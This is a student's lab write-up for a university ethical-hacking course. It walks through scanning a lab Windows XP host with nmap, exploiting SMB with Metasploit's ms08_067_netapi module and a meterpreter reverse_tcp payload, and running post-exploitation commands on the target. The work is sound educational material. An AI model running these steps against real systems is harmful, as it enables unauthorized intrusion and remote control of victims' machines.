OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

AVA BARATZ
01192426

TASK A

Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.




Here, I ran a port scan of Windows XP, using “nmap” command and its IP address of 192.168.10.14. From the scan, the open ports are 135/tcp that uses service msrpc, 139/tcp using service netbios-ssn and port 445/tcp using service msicrosoft-ds.The highlighted port number confirms port 445 is open.

TASK A

Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi


4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.



Here, I used “msfconsole” to launch the Metasploit Framework and used “search ms08_067_netapi” to search for the corresponding exploit module. Then, I selected the exploit by command “use exploit/windows/smb/ms08_067_netapi. Then to set the payload, I used “set payload windows/meterpreter/reverse_tcp.”

TASK A


Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each
5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example,
today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure
the rest of the parameters. Display your configurations and exploit the target



Here, I set the listening port by using “set lport 14323” to the date that I completed the lab, March 14, 2023. I configured the rest of the parameters using, “set rhosts 192.168.10.14” to the IP address of Windows XP, target machine. I used “set lhost 192.168.10.13” to the IP address from the attacker VM, internal Kali.

TASK A


Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each
5. Use DDMMYY as the listening port number. (It is based on your current timestamp. For example,
today's date is March 9th, 2023. Then, you should configure the listening port as 9323.) Configure
the rest of the parameters. Display your configurations and exploit the target (CONTINUED)



Here, I after I completed my configurations, I used the command “exploit” to execute the exploit. This exploit was successful as Session 1 was created and meterpreter shell appeared.

TASK A

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
7. [Post-exploitation] In meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In meterpreter shell, get the SID of the user.
9. [Post-exploitation] In meterpreter shell, get the current process identifier.
10. [Post-exploitation] In meterpreter shell, get system information about the target



For Q6, I used "screenshot" to take a screenshot of the target machine. For Q7, I used command "localtime" to display the Target system's local date and time which read 2023-03-17 19:45 Eastern Standard Time. For Q8, I used "getsid" to get the SID of the user which was S -1-5-18. For Q9, I used "getpid" to get the current process identifier of 996.For Q10, I used "sysinfo" to get the system information about the target which showed the Operating System of Windows XP. It shows the architecture is x86 and the domain is WORKGROUP.